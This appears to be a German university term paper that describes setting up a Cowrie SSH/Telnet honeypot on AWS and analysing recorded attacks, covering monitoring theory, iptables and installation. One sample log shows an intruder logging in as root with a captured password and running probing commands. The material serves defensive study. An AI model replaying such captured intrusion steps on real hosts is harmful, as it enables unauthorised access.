

Honeypots

Analyse von Traffic in einem SSH-Honeypot

Hausarbeit

zu Modul 108 - Rechnernetze und Netzwerkforensik

vorgelegt von: Michael Koll

Matrikelnummer:

Inhaltsverzeichnis

Abkürzungsverzeichnis	3
1. Einleitung	4
2. Theorie	5
2.1. Network Security Monitoring	5
2.2. Honeypot	7
2.3. Positionierung von Honeypots	9
2.4. iptables	11
3. Versuchsaufbau	13
3.1. Systeme	13
3.1.1. Hosting	13
3.1.2. Cowrie	14
3.1.3. Kippo-Graph	16
3.2. Installation	17
3.3. Konfiguration	18
3.3.1. Sicherheitsmaßnahmen	20
4. Auswertung	22
4.1. Statistische Auswertung	22
4.1.1. Authentifizierung und Zugriff	22
4.1.2. Geografie	25
4.1.3. Eingabe	26
4.2. Auswertung von Beispielen	27
4.2.1. Fallbeispiel 1: IRC Botnetz in Perl.	28
4.2.2. Fallbeispiel 2: Mirai-Infektion	29
4.2.3. Fallbeispiel 3: Fingerprinting	31
4.3. Nachweis von Netzwerkverbindungen	34
5. Fazit	36
Literatur	37
Eidesstattliche Erklärung	38

Verzeichnis der Listings	39
Abbildungsverzeichnis	41
Tabellenverzeichnis	43
A. Anhang	44
A.1. Aufgabenstellung	45
A.2. AWS EC2 Konfiguration	46
A.3. Konfiguration Cowrie	48
A.4. Konfiguration Kippo-Graph	62
A.5. iptables	65
A.6. Statistische Auswertung	67
A.7. Fallbeispiele	76
Glossary	89

Abkürzungsverzeichnis

AV-Scanner Antiviren-Scanner.

DLP Data Leakage Prevention System.

DMZ Demilitarisierten Zone.

IAM Identity Access Management.

IDS Intrusion Detection System.

LAN Local Area Network.

NSM Network Security Monitoring.

SIEM Security Information and Event-Management.

TTL Time-To-Live.

1. Einleitung

Schätzungen gehen davon aus, dass bis zum Jahre 2020 33 Milliarden Geräte mit dem Internet verbunden sind[6]. Speziell die Anzahl der kleinen Geräte im Bereich des Internet of Things, tragbare Geräte und SmartHome-Geräte wird rapide wachsen.

Schlecht abgesicherte Systeme, z. B. aufgrund nicht veränderbarer Standardpasswörter oder fehlerhafter Konfiguration bergen ein erhebliches Risiko der Kompromittierung von Systemen. Die stetig wachsende Zahl an Geräten motiviert Angreifer immer wieder neue oder veränderte Angriffsvektoren zu entwickeln.

Um neue Angriffsvektoren zu erkennen und analysieren zu können werden im Bereich des Network Security Monitorings Honeypots eingesetzt. Diese ermöglichen die Analyse eines Angriffs und die Verbesserung von Sicherheitssystemen mit den Erkenntnissen der aufgezeichneten Daten.

In dieser Hausarbeit werden nach der Aufgabenstellung in Anhang A.1 die theoretischen Grundlagen des Network Security Monitoring und von Honeypots in Kapitel 2 beschrieben. Kapitel 3 beschreibt den umgesetzten Versuchsaufbau des SSH- und Telnet-Honeypots Cowrie in einer AWS EC2 Instanz. Dabei wird auf die Installation, Konfiguration und speziell die eingerichteten iptables-Regeln eingegangen.

In Kapitel 4 findet anschließend eine Auswertung der aufgezeichneten Daten statt. Diese werden mit Hilfe des Tools Kippo-Graph statistisch ausgewertet. Abschließend werden einige Angriffsvektoren vollständig analysiert und nachvollzogen. Dabei wird versucht den Zweck der ausgeführten Befehle zu erklären und Muster in dem Angriffsvektor zu erkennen. Die Hausarbeit wird mit einem Fazit abgeschlossen.

2. Theorie

In diesem Kapitel werden die theoretischen Grundlagen des Network Security Monitoring (NSM) erklärt und aufgezeigt, wie ein Teil der Verteidigungsstrategie von Netzwerken mit Hilfe eines Honeypots realisiert werden kann. Es werden verschiedene Arten von Honeypots vorgestellt, die Funktionalität erklärt und die Möglichkeiten der Positionierung in einem Netzwerk diskutiert.

2.1. Network Security Monitoring

NSM ist ein Konzept zum Sammeln, Erkennen und Analysieren von Informationen über Angriffe auf ein Netzwerk. NSM beschreibt geeignete Methoden und Werkzeuge und die sinnvolle Nutzung und Positionierung dieser.

Mit klassischen Sicherheitswerkzeugen wie Firewalls, Intrusion Detection Systems (IDS), Antiviren-Scanner (AV-Scanner) und Data Leakage Prevention System (DLP) versuchen Sicherheitsverantwortliche potentielle Angreifer zu stoppen. Diese Methoden basieren auf Blockaden, Filtern oder dem Ablehnen definierter Aktionen zu unterschiedlichen Zeitpunkten eines versuchten Angriffs [1, S. 41].

Diese Werkzeuge haben unterschiedliche Erfolgsraten bei der Erkennung von Angriffen. Das Ziel dieser Werkzeuge ist die Prävention, wobei versucht wird durch Kontrollmechanismen ungewollte Aktionen zu unterbinden. Diese Kontrollmechanismen zielen hauptsächlich auf bekannte Angriffsvektoren, da für diese Regeln z. B. in Form von Signaturen oder Black-/Whitelists bekannt sind. Man spricht in diesem Zusammenhang von *vulnerability-centric*, also eine Fokussierung auf bekannte Verwundbarkeiten (Wie erfolgt ein Angriff?) [5, S. 9].




Abbildung 2.1.: Klassische Sicherheitsmechanismen

Das Konzept des Network Security Monitoring geht davon aus, dass präventive Maßnahmen fehlschlagen können und setzt daher auf umfassende Monitoringmaßnahmen, um im Falle eines Misserfolgs der präventiven Maßnahmen eine Reaktion zu ermöglichen. Das Hauptaugenmerk von NSM ist die *Sichtbarkeit* von Vorgängen im Netzwerk, im Gegensatz zur *Kontrolle* der klassischen Methoden. Die zentrale Fragestellung des NSM-Ansatzes (*threat-centric*) lautet: *Wer greift warum an?* [5, S. 8]



Abbildung 2.2.: NSM-Regelkreis [5, S. 10]

Risiko innerhalb der Organisation besteht, die größten Gefahren erkennen, das Definieren der relevanten Daten und die Hardware- und Softwarelösungen zum Sammeln der Daten zu konfigurieren.

Anschließend werden die gesammelten Daten in der **Erkennungsphase** weiterverarbeitet. In dieser Phase wird versucht, basierend auf Signaturen, Anomalien oder statistischen Daten, unerwarteten Netzwerkverkehr zu erkennen und als Folge einen Alarm auszulösen. Die Erkennung wird häufig durch klassische Tools wie IDS oder Security Information and Event-Management (SIEM)-Software unterstützt. Dies dient vor allem dazu bereits bekannte Bedrohungen automatisiert zu erkennen und auszusortieren, damit die Analysten in der Analysephase sich vor allem auf unbekannte, aber auffällige Ereignisse konzentrieren können.

Während der **Analyse** werden die Daten auffälliger Ereignisse manuell untersucht. Dies können z. B. Analysen in Form von Paketanalysen, Netzwerkforensik oder Malwareanalyse sein. Die Erkenntnisse dieser Phase werden in Form von erweiterten Sammelregeln oder Erkennungsregeln direkt in den Regelkreis eingepflegt, man spricht hier von der retrospektiven Analyse.

Network Security Monitoring stellt einen ganzheitlichen Ansatz zur Verbesserung der Verteidigungsstrategie eines Netzwerks dar und ist nicht als Alternative von klassischen Methoden, sondern als Ergänzung oder als Ausbau dieser zu verstehen.

Zwei Hauptprobleme der IT-Sicherheit sind die Weiterentwicklung von vorhandenen Angriffsvektoren und das Auffinden von Zero-Day-Exploits [3, S. 96]. Bekannte Angriffsvektoren können durch ihre bekannten Signaturen erkannt und abgewehrt werden. Die Weiterentwicklung eines Angriffsvektors (z. B. einer Malware) führt zu einer veränderten Signatur, welche nicht oder nur schwer durch die klassischen Systeme erkannt werden kann. Für Zero-Day-Exploits gibt es gar keine bekannten Signaturen, wodurch eine Zero-Day-Attacke ermöglicht wird. Eine Möglichkeit zur Aufzeichnung von neuen Bedrohungen ist der Einsatz eines **Honeypots**, welcher in der Folge die Entwicklung neuer Erkennungsmethoden für diese Angriffe ermöglicht.

2.2. Honeypot

Als **Honeypot** werden in der IT-Sicherheit speziell konfigurierte Computersysteme bezeichnet, die ein produktives System oder Systemteile simulieren und als Falle für Angreifer dienen. Dabei kann ein Honeypot simulierte Verwundbarkeiten, echte Verwundbarkeiten oder Schwachstellen, wie z. B. ein schwaches SSH-Passwort aufweisen. Durch diese Simulation ist es möglich das Vorgehen von Angreifern oder Schadsoftware aufzuzeichnen und diese Daten dem NSM-Regelkreis zur Verfügung zu stellen. Da ein einzelnes Computersystem unrealistisch erscheint werden häufig mehrere Honeypots in einem Netzwerk zur Verfügung gestellt und die Kommunikation zwischen diesen ermöglicht, dieser Verbund wird als **Honeynet** bezeichnet [2, S. 27].

Die Arten von Honeypots werden hinsichtlich des Grad der Interaktion mit einem Angreifer unterschieden [3, S. 97]:

Low-interaction Ein low-interaction Honeypot simuliert auf Basis des TCP/IP-Protokolls Ports bestimmter Services und zeichnet den Netzwerkverkehr auf, wie z. B. SSH, FTP, HTTP oder SQL. Der Vorteil liegt in den minimalen Systemanforderungen. Eine Interaktion mit dem Honeypot ist nicht möglich. Dieser Typ ist sehr gut geeignet zum Sammeln von Malwaresamples.

Medium-interaction Systeme dieses Typs simulieren bestimmte Services und ermöglichen einem Angreifer in begrenztem Umfang mit dem System zu interagieren. Dies kann z. B. die Simulation eines Betriebssystems sein, welches ein gefälschtes Dateisystem und emulierte Befehle zur Verfügung stellt. Es wird versucht einem Angreifer ein echtes Betriebssystem vorzutäuschen, um sein Vorgehen aufzuzeichnen und anschließend zu analysieren. Währenddessen wird einem IDS die Zeit verschafft die Aktionen zu erkennen.

High-interaction Dieser Typ stellt ein echtes Betriebssystem dar und wird vor allem dafür verwendet Produktivsysteme zu simulieren (ohne Produktivdaten) oder bestimmte Verwundbarkeiten zur Verfügung zu stellen (z. B. ein Microsoft Windows Betriebssystem ohne Sicherheitsupdates). High-interaction Honeypots sind für einen Angreifer nicht von Produktivsystemen zu unterscheiden und zielen vor allem auf menschliche Angreifer ab. Eine Schwierigkeit ist allerdings die Verwaltung und Konfiguration, da gewährleistet sein muss, dass ein Angreifer nicht die Kontrolle über ein funktionsfähiges System innerhalb des Netzwerks übernimmt.

Als Teil der Sammel- und Erkennungsphase im NSM-Prozess und Teil der Verteidigungsstrategie hat ein Honeypot mehrere Aufgaben:

Prävention Ein Honeypot wird als schwächstes Glied innerhalb eines Netzwerks implementiert und ist daher ein attraktives Ziel für Angreifer, vor allem wenn der Honeypot ein Produktivsystem oder Teile dessen simuliert. Durch diese Falle wird ein Angreifer von den echten, schützenswerten Systemen abgelenkt. Weiterhin ist der Honeypot eine Abschreckung, falls der Angreifer diesen als solchen identifiziert. Ein Angreifer muss davon ausgehen, dass seine Aktionen auf dem Honeypot erkannt und aufgezeichnet und möglicherweise Gegenmaßnahmen eingeleitet werden.

Erkennung Im Zusammenspiel mit einem IDS ermöglicht der Honeypot das Aufzeichnen eines Angriffs und kann Informationen über die Art und Weise eines Angriffs zur Verfügung stellen. Ein IDS kann diese Daten verarbeiten und eventuell ähnliche Aktivitäten in anderen Teilen des Netzwerks erkennen.

Reaktion Die Daten eines Angriffs können aufbereitet und analysiert und die Ergebnisse in neue Regeln für Kontrollsysteme wie Firewall und IDS eingearbeitet werden. Weiterhin können die aufgezeichneten Daten als Beweis vor Gericht eine wichtige Rolle spielen.

Um den Einsatzzweck eines Honeypots zu verdeutlichen, ist in Listing eine exemplarische Protokolldatei 2.1 dargestellt (Zeitstempel und Sessioninformationen wurden aufgrund der Lesbarkeit entfernt). In dem Beispiel wird durch einen Client 90.253.186.251:53465 eine Telnet-Verbindung auf Port 223 geöffnet. Der Client loggt sich mit dem Benutzernamen `root` und dem Passwort `Win1dow$` ein. Anschließend führt er die Befehle `enable` und `sh` aus.

Wenn man davon ausgeht, dass dies ein auffälliges und ungewolltes Verhalten ist, dann könnte man mit diesen Informationen beispielhaft folgende Reaktionen in Betracht ziehen:

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

- Blockieren der Angreifer-IP (generell oder auf Port 2223) durch die Firewall
- Anpassen der IDS-Regeln auf die Erkennung von `enable` und `sh`-Kommandos oder aber auch das Auftreten beider in Kombination
- Keine Blockade, sondern nur eine Alarmierung auf diese Parameter, um den Angreifer weiter zu beobachten

Listing 2.1: logsamplecowrie.txt

```
1 New connection: 90.253.186.251:53465 (172.31.32.133:2223) [session: 4af79f09c9aa]
2 login attempt [root/Win1doW$] succeeded
3 Initialized emulated server as architecture: linux-x64-lsb
4 Opening TTY Log: log/tty/20180626-032551-None-142i.log
5 CMD: enable
6 Command found: enable
7 Reading txtcmd from "txtcmds/bin/enable"
8 CMD: sh
9 Command found: sh
```

Um die durch den Honeypot gewonnen Informationen verarbeiten zu können ist sinnvolle Positionierung und die Kommunikation mit anderen Sicherheitssystemen notwendig.

2.3. Positionierung von Honeypots

Die in diesem Kapitel vorgestellten Möglichkeiten der Positionierung eines Honeypots gehen von einem Einsatz als Abwehrmaßnahme einer Organisation aus. Wenn ein Honeypot hingegen für wissenschaftliche Zwecke oder rein zur Sammlung von Daten genutzt werden soll, dann ist die Wahl der Positionierung stark von dem erwarteten Ziel abhängig.

Es ist wichtig zu verstehen, dass ein Honeypot nicht der Abwehr der Initialisierung eines Angriffs dient. Wenn die Spuren eines Angriffs auf einem Honeypot sichtbar sind, dann ist der Angreifer in der Regel bereits in das Netzwerk der Organisation eingedrungen und die ersten Sicherungssysteme wie z. B. die Firewall haben versagt.

Für die Planung eines Honeypots/-nets definiert Sanders drei Phasen [5, S. 320]:

- Identifizieren der zu schützenden Geräte und Services
- Die richtige Positionierung ermitteln
- Alarm- und Loggingmaßnahmen entwickeln

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Vereinfacht gibt es drei Möglichkeiten der Positionierung:

Positionierung im Internet Die Positionierung im Internet bedeutet, dass der Honeypot noch vor der Firewall der Organisation positioniert ist. Er ist Verbindungen von außen völlig ungeschützt ausgesetzt und isoliert von der lokalen Infrastruktur. Der Nachteil ist, dass die lokale Infrastruktur dadurch ungeschützt ist. Ein Angreifer der bereits durch die Firewall eingedrungen ist kann durch den Honeypot nicht aufgespürt werden. Dieses Setup bietet sich vor allem für statistische oder wissenschaftliche Arbeiten an, da bei dieser Positionierung mit den meisten Zugriffen zu rechnen ist.

Positionierung in der DMZ

In der Demilitarisierten Zone (DMZ) befinden sich normalerweise produktive Systeme, die von außen erreichbar sein müssen, wie z. B. Webserver.

Der Vorteil einer Positionierung in der DMZ ist die Isolation des lokalen Netzwerks,




Abbildung 2.3.: Honeypot im LAN

ein Angreifer der den Honeypot kompromittiert hat kann nicht auf die lokale Infrastruktur zugreifen. Ein Honeypot in der DMZ sollte allerdings nicht der einzige Honeypot sein, da ungewollte Kommunikation im lokalen Netzwerk nicht aufgezeichnet werden kann.

Positionierung im LAN Im LocalArea Network (LAN) befinden sich die sensibelsten Daten und Systeme, weshalb empfohlen wird mindestens in diesem Netzwerkbereich einen Honeypot zu positionieren [3, S. 97]. Gleichzeitig erhöht sich aber auch das Risiko durch den Honeypot, bei unsachgemäßer Konfiguration und Betrieb, eine zusätzliche Schwachstelle zu schaffen. Es sollte für jedes System ein Honeypot implementiert werden (also z. B. einen Windows-RDP- und einen Linux-SSH-Honeypot), um die produktive Infrastruktur möglichst realistisch abzubilden.

In der Realität bedarf das Bestimmen der richtigen Position eines Honeypots einer aufwändigen Analyse, um den höchstmöglichen Effekt zu erzielen. Zusätzlich muss die Kommunikation mit den weiteren Sicherheitssystemen wie dem IDS ermöglicht und abgesichert werden (z. B. über eine serielle Schnittstelle).

2.4. iptables

Die Nutzung eines Honeypots ist immer mit dem Risiko einer Übernahme durch einen Angreifer verbunden. Wenn die Sicherheitsmaßnahmen nicht korrekt konfiguriert sind oder die Honeypot-Software (in diesem Fall Cowrie) einen Fehler enthält, der dem Angreifer die Kompromittierung des Honeypots ermöglicht, kann dies bei einem Einsatz in einem produktiven Netzwerk erhebliche Folgen haben. Um dieses Risiko zu minimieren können die Netzwerkverbindungen des Honeypots mit Hilfe der Firewall **iptables** begrenzt und zusätzlich erlaubte und abgelehnte Verbindungen protokolliert werden.

Für das Verständnis der in Kapitel 3.3.1 dargestellten Regeln wird die Funktionsweise von iptables kurz erklärt. Aufgrund der Komplexität wird diese Beschreibung auf die für diese Arbeit wichtigen Punkte begrenzt.




Abbildung 2.4.: iptables-Prozess¹

Das grundlegende Konzept von iptables basiert auf **Tabellen** (tables), **Ketten** (chains), **Regeln** (rules) und **Zielen** (targets).

Tabellen Tabellen stellen eine Ordnungsstruktur über die Art und Weise wie ein Netzwerkpaket behandelt werden soll dar. Die Tabellen enthalten unterschiedliche Ketten und Regeln, die auf Pakete angewandt werden.

filter Die filter-Tabelle ist die Standardtabelle. In dieser Tabelle wird definiert, ob ein Paket sein Ziel erreichen darf oder nicht.

nat Die nat-Tabelle ermöglicht das Umleiten (Routen) von Paketen an andere Hosts innerhalb eines NAT-Netzwerks. Dazu wird die Quell- oder Zieladresse des Pakets verändert.

mangle Die mangle-Tabelle ermöglicht das Modifizieren von Paketheadern, wie z. B. Time-To-Live (TTL)-Werte.

raw iptables ist eine zustandsbasierte (stateful) Firewall. Die raw-Tabelle ermöglicht es Pakete bereits vor der Entscheidung, ob dieses zu einer vorhandenen Session gehört oder nicht, zu verarbeiten.

¹<https://www.booleanworld.com/wp-content/uploads/2017/06/Untitled-Diagram.png>
[Stand: 02.07.2018]

Ketten Ketten ermöglichen die Filterung von Paketen zu definierten Zeitpunkten während einer Kommunikation. Ketten sind Teil der bereits definierten Tabellen. Ketten können frei erstellt werden, wobei iptables standardmäßig folgende Ketten enthält:

PREROUTING Regeln in dieser Kette werden angewandt auf Pakete die das Netzwerkinterface erreichen (Tabellen: nat, mangle, raw)

INPUT Regeln in dieser werden angewandt kurz bevor Pakete an lokale Prozesse weitergereicht werden (Tabellen: mangle, filter)

OUTPUT Pakete, die durch einen lokalen Prozess erstellt wurden werden in dieser Kette verarbeitet (Tabellen: raw, mangle, filter)

FORWARD Diese Regeln werden auf alle Pakete angewandt, die durch den Host geleitet werden (Tabellen: mangle, filter)

POSTROUTING Diese Regeln werden auf Pakete angewandt kurz bevor diese durch das Netzwerkinterface gesendet werden (Tabellen: nat, mangle)

Regeln Anhand von Regeln wird definiert welche Pakete wie behandelt werden. Dazu werden gewisse Filterkriterien hinterlegt und bei zutreffenden Eigenschaften das Paket an ein Ziel gesendet.

Ziele Ziele führen die eigentlichen Aktionen auf ein Paket aus, nachdem es durch eine Regel gefiltert und an das jeweilige Ziel geleitet wurde. Ziele können unter anderem auch andere Ketten sein, um so komplexe Filtermechanismen aufzubauen. Terminierende Ziele sind ACCEPT (zulassen), DROP (verwerfen) und REJECT (ablehnen). Nicht terminierende Ziele sind z. B. LOG (aufzeichnen) oder RETURN (zurück zu aufrufender Kette springen)

Mit Hilfe der vorgestellten Mechanismen ist es möglich komplexe Regelwerke zum Behandeln von Netzwerkverkehr aufzustellen. Die für den Betrieb des Honeypots genutzten Regeln sind in Kapitel 3.3.1 dargestellt und erläutert.

3. Versuchsaufbau

Für diese Hausarbeit wurde der SSH- und Telnet-Honeypot **Cowrie** aufgesetzt und über einen Zeitraum die Zugriffe aufgezeichnet. Die aufgezeichneten Daten werden in Kapitel 4 analysiert. In diesem Kapitel werden die verwendeten Tools und Systeme beschrieben und deren Konfiguration in dieser Hausarbeit.

3.1. Systeme

3.1.1. Hosting

Für den Betrieb des Honeypots wurde eine Amazon AWS EC2 Instanz im Rahmen des Free Tier Kontingents genutzt. Als Betriebssystem wurde ein Ubuntu Server 16.04 LTS gewählt, der Server hat eine CPU, 1GiB RAM und 8GiB HDD-Speicher.

Der Instanz wurde eine statische **Elastic** IP zugewiesen, um die Verfügbarkeit dauerhaft zu gewährleisten. Um eine möglichst hohe Anzahl an Zugriffen zu erhalten wurde zusätzlich eine Domain angemietet (<http://www.solutions-for-big-data.com>). Für die Subdomain **www** wurde ein DNS A Record auf die öffentliche IP des Honeypots erstellt. Zusätzlich wurde ein gefälschter privater und öffentlicher SSH-Schlüssel in einem öffentlich sichtbaren GitHub-Repository veröffentlicht (<https://github.com/solutionsforbigdata/datamanagement>). Tabelle 3.1 stellt zusammengefasst die wichtigsten Daten dar.

Instanztyp	t2.micro (1 CPU, 1GiB RAM, 8GiB HDD)
AMI	ami-c7e0c82c (Ubuntu Server 16.04 LTS)
Hostingzone	eu-central-1b
Öffentliche IP	18.185.55.96
Öffentliches DNS	ec2-18-185-55-96.eu-central-1.compute.amazonaws.com
Domain	www.solutions-for-big-data.com
Tags	Cowrie

Tabelle 3.1.: Technische Daten EC2 Instanz

²<https://aws.amazon.com/de/>

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Um den Zugriff auf die Instanz von öffentlichen IP-Adressen zu ermöglichen müssen in der AWS-Konsole **Sicherheitsgruppen** eingerichtet werden. Diese können entweder **Inbound** (eingehender Verkehr) oder **Outbound** (ausgehender Verkehr) definiert werden. Folgende Tabelle stellt die eingerichteten Sicherheitsgruppen mit einer kurzen Beschreibung dar. <MyIP> steht für eine definierte IP, von der der Zugriff über die AWS-Management-Konsole erlaubt werden kann.

In/Out	Protokoll	Port	IP	Beschreibung
Inbound	TCP	22	0.0.0.0/0	Zugriff auf Honeypot-SSH-Port von allen IPs erlauben
Inbound	TCP	23	0.0.0.0/0	Zugriff auf Honeypot-Telnet-Port von allen IPs erlauben
Inbound	TCP	49222	<MyIP>	Zugriff auf echten SSH-Port nur von definierter IP erlauben
Inbound	TCP	80	<MyIP>	Zugriff auf Kippo-Graph über HTTP nur von definierter IP erlauben
Outbound	All	All	0.0.0.0/0	Ausgehenden Traffic erlauben

Tabelle 3.2.: Sicherheitsgruppen EC2 Instanz

Als zusätzliche Sicherheitsmaßnahme werden einer Instanz eine oder mehrere Schlüsselpaare zugewiesen, die für den SSH-Zugriff benötigt werden.

3.1.2. Cowrie

Cowrie³ ist ein in Python implementierter **Medium-interaction** Honeypot, der SSH-, Telnet- und SFTP-Dienste emuliert und einem Angreifer durch eine simulierte Konsole die Möglichkeit zur Interaktion bietet. Cowrie wurde entwickelt um speziell Angriffe auf schwache Logindaten (z. B. Standardpasswörter und Bruteforceattacken) aufzuzeichnen und mit Hilfe der simulierten Konsole die Interaktion des Angreifers zu analysieren. In diesem Kapitel werden die Möglichkeiten des Cowrie Honeypots dargestellt und die wichtigsten Konfigurationen erklärt.

Funktionen

Die wichtigsten Funktionen von Cowrie sind

- Speichert Benutzernamen, Passwörter und eingegebene Befehle session-basiert

³<https://github.com/micheloosterhof/cowrie>

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

- emuliert SSH, Telnet, SFTP und SCP
- Ein gefälschtes Dateisystem mit der Möglichkeit Dateien hinzuzufügen und zu löschen
- Möglichkeit gefälschte Dateien (z. B. `/etc/passwd`) hinzuzufügen
- Sessions können inklusive Zeitstempel abgespielt werden (nützlich um menschliche Angreifer und automatische Skripte zu unterscheiden)
- Mit `wget` oder `curl` heruntergeladene Daten werden zur späteren Analyse gespeichert
- Verschiedene Loggingformate (Text, JSON, SQL)
- Möglichkeit zur Anbindung von externen Systemen (z. B. Elasticsearch, Cuckoo Sandbox)

SSH und Telnet

Für den emulierten SSH-Dienst können gefälschte Zertifikate hinterlegt werden. Weiterhin ist es möglich die Version des emulierten SSH-Servers einzustellen und eingehenden SSH-Traffic bei Bedarf weiterzuleiten (z. B. zu einem Proxy).

Die SSH- und Telnetkommunikation wird durch die Pythonbibliothek `Twisted`⁴ bearbeitet. Standardmäßig werden die Verbindungen auf Port 2222 (SSH) und 2223 (Telnet) hergestellt.

Authentifizierung

Cowrie bietet mehrere Möglichkeiten zur Authentifizierung eines Angreifers. Es darf immer nur eine der vorgestellten Optionen aktiviert sein:

Datenbank Die standardmäßig aktivierte Option ist die Nutzung einer Datenbank.

Die akzeptierten Authentifizierungsdaten werden in der `Filename:username:password` als Liste in einer Datei hinterlegt. Der Wildcardsupport ermöglicht durch Setzen von `*` das Akzeptieren aller Passwörter für einen Benutzer. Mit einem vorangestellten `!` kann ein Passwort explizit ausgeschlossen werden.

⁴<https://twistedmatrix.com/trac/>

Random Die zweite Authentifizierungsoption ermöglicht den Login mit zufälligen Daten. Dazu werden in der Konfiguration die minimalen und maximalen Loginversuche definiert und die Größe der zwischengespeicherten Versuche. Damit die Authentifizierung möglichst realistisch wirkt, wird der wiederholte Versuch derselben Logindaten nicht als neuer Versuch gewertet. Außerdem werden die Logindaten eines erfolgreichen Logins zu einer IP gespeichert. Ein Angreifer der wiederholt eine Verbindung zum Honeypot aufbaut muss dieselben Daten benutzen wie zuvor.

Keine Diese Option ermöglicht den Login ohne Eingabe von Authentifizierungsoptionen. Diese Option ist vor allem interessant, wenn das Ziel des Honeypots die Aufzeichnung der eingegebenen Kommandos ist.

Ausgabe und Logging

Cowrie bietet umfangreiche Möglichkeiten zum Logging und zur Weiterverarbeitung der aufgezeichneten Daten in externen Programmen. Einige Möglichkeiten sind im folgenden dargestellt:

Logging Es ist möglich die Logdaten in Textform oder JSON auszugeben. Weiterhin können die Daten in Datenbanken, wie z. B. MySQL, MongoDB oder Redis gespeichert werden.

ELK-Stack Eine erweiterte Möglichkeit des Loggings ist die Eingabe der Daten in einen ELK-Stack⁵ (Elasticsearch, Logstash, Kibana). Mit Hilfe von Elasticsearch können aufwendige Filter und Statistiken über die gesammelten Daten erstellt werden.

Cuckoo Heruntergeladene Dateien oder Links können direkt in die Cuckoo Sandbox eingespielt und auf schadhafte Inhalte untersucht werden.

Newsfeed Ausgabe der Daten in einen Newsfeed wie z. B. HPFeeds oder Slack

3.1.3. Kippo-Graph

Kippo-Graph⁶ ist ein Tool zur Auswertung der aufgezeichneten Daten des Kippo-Honeypots. Kippo⁷ ist der Vorgänger des Cowrie-Honeypots. Kippo-Graph ist ebenfalls kompatibel zu Cowrie.

⁵<https://www.elastic.co/de/elk-stack>

⁶<https://github.com/ikoniaris/kippo-graph>

⁷<https://github.com/desaster/kippo>

Um die Menge an aufgezeichneten Daten auszuwerten bietet Kippo-Graph verschiedene Statistiken und Tools. Die wichtigsten Funktionen, die in Kapitel 4 genutzt werden sind:

Logindaten Statistische Auswertung der genutzten Benutzernamen, Passwörter, IPs und SSH-Clients und deren Erfolgsrate.

Eingaben Statistische Auswertung der Eingaben eines Angreifers und deren Erfolgsrate. Darstellung der interessantesten Befehle.

Geographie Geographische Auswertung der zugreifenden IPs

Replay Wiedergabe einer Session inklusive originaler Zeitstempel

3.2. Installation

Die Installation des Cowrie Honeypots und Kippo-Graphs auf der EC2-Instanz wurde vollständig durch ein Ansible-Playbook automatisiert. Im Folgenden werden die Voraussetzungen und der Ablauf der Installation beschrieben:

Als Erstes muss die EC2-Instanz erstellt und wie in Kapitel 3.1.1 beschrieben konfiguriert werden. Dabei sind drei wichtige Punkte zu beachten:

1. Der Instanz müssen zwei Tags zugewiesen werden **Key=Name, Value=Cowrie** und **Name=Platform, Value=Ubuntu**. Dies dient der automatisierten Erstellung des Ansible-Inventories mit Hilfe des AWS EC2 External Inventory Skripts [4]
2. Im Identity Access Management (IAM) der AWS-Konsole muss ein Nutzer mit der Policy **PowerUserAccess** erstellt werden. Für diesen Nutzer müssen der AccessKey und SecretKey gespeichert und vor der Ausführung des Ansible-Playbooks als Umgebungsvariable hinterlegt werden (siehe Listing 3.1)
3. Die eingehenden Regeln in der zugewiesenen Sicherheitsgruppe müssen wie in Tabelle 3.2 dargestellt konfiguriert werden. Der SSH-Key muss heruntergeladen werden, um eine Verbindung über SSH aufbauen zu können.

Listing 3.1: Export AWS Keys

```
1 export AWS_ACCESS_KEY_ID='AK123'
2 export AWS_SECRET_ACCESS_KEY='abc123'
```

Die vollständige Konfiguration der EC2-Instanz ist in Anhang A.2 dargestellt.

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Anschließend kann der Zugriff auf die Instanz über SSH erfolgen. Um das Ansible-Playbook ausführen zu können muss auf der Instanz Python installiert sein. Dies erfolgt manuell über:

Listing 3.2: Installation Python

```
1 sudo apt update
2 sudo apt install python
```

Das Ansible-Playbook kann unter <https://github.com/michkoll/ansible-cowrie> heruntergeladen bzw. wie gewohnt geklont werden. Die integrierten Ansible-Rollen haben folgende Aufgaben:

Hardening Ändern des SSH-Ports und konfigurieren der iptables-Regeln (siehe Kapitel 3.3.1)

Cowrie Installation und Konfiguration von Cowrie

Kippo-Graph Installation und Konfiguration von Kippo-Graph

Vor der ersten Verwendung werden die Rollen mit dem Befehl `ansible-galaxy install --force -r requirements.yml` installiert. Anschließend sollte der Pfad des hinterlegten SSH-Keys in der Variable `ansible_ssh_private_key_file: ~/.ssh/cowrie.pem` überprüft werden.

Die vollständige Installation und Konfiguration kann nun mit `ansible-playbook site.yml` gestartet werden. Die Standardkonfiguration entspricht der im folgenden Kapitel verwendeten Konfiguration.

3.3. Konfiguration

Für den Betrieb des Honeypots wurde die in diesem Kapitel beschriebene Konfiguration gewählt. An dieser Stelle werden nur wichtigsten Punkte erläutert. Die vollständige Konfigurationsdatei von Cowrie ist in Anhang A.3 dargestellt.

Einem durch SSH oder Telnet eingeloggten Angreifer wird in der emulierten Shell-Umgebung als Computernamen `userdb` angezeigt. Als gefälschtes Dateisystem wurde das `linux-x64-lsb` gewählt:

Listing 3.3: Cowrie Konfiguration: General

```
1 [honeypot]
